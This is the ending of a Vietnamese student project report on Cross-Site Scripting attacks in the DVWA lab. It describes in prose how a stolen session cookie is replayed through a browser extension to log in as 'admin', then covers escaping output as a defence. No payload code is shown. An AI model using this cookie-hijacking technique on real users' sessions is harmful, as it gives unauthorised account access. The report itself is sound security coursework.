
- Thành công lấy được phiên đăng nhập của người dùng
- Truy cập DVWA bằng tab ẩn danh




- Sử dụng Extensions – Cookie Quick Manager




- Thay đổi PHPSESSIONID của web






- Lưu thông tin và reload lại trang web



Có thể truy cập DWVA dưới tư cách của người dùng “admin” mà không cần tên đăng nhập và mật khẩu của tài khoản người dùng

2.5 Phòng chống tấn công XSS

- Module được sử dụng: ngôn ngữ lập trình HTML và Javascript; môi trường lập trình Visual Code Studio; trình duyệt Microsoft Edge
- Tạo trang web có giao diện như sau:



- Ngăn chặn tấn công bằng hàm escapeHTML

CHƯƠNG 3. KẾT LUẬN

Đồ án trên đã giúp sinh viên hiểu được cách kiểm thử và cách thức hoạt động của dạng tấn công vào lỗ hổng phổ biến – Cross Site Scripting(XSS) ; phân biệt các dạng lỗ hổng XSS, từ đó, xây dựng lên phương pháp phòng chống dạng tấn công này. Đồng thời, sinh viên cũng đã biết cách tạo lập trang web cơ bản có biện pháp phòng chống tấn công lỗ hổng XSS.

Hiện tại, đồ án chỉ mới thực hiện trên máy ảo trong nền ứng dụng Oracle VM VirtualBox. Trong tương lai, đồ án sẽ thực hiện kiểm thử trên các web thực tế; đồng thời đồ án sẽ có các biện pháp công tự động và hiệu quả hơn.

TÀI LIỆU THAM KHẢO

- [1] KirstenS, Cross Site Scripting (XSS), OWASP.
- [2] Phuong Duong Thi, Kỹ thuật tấn công XSS và các cách ngăn chặn, VIBLO, 2018.

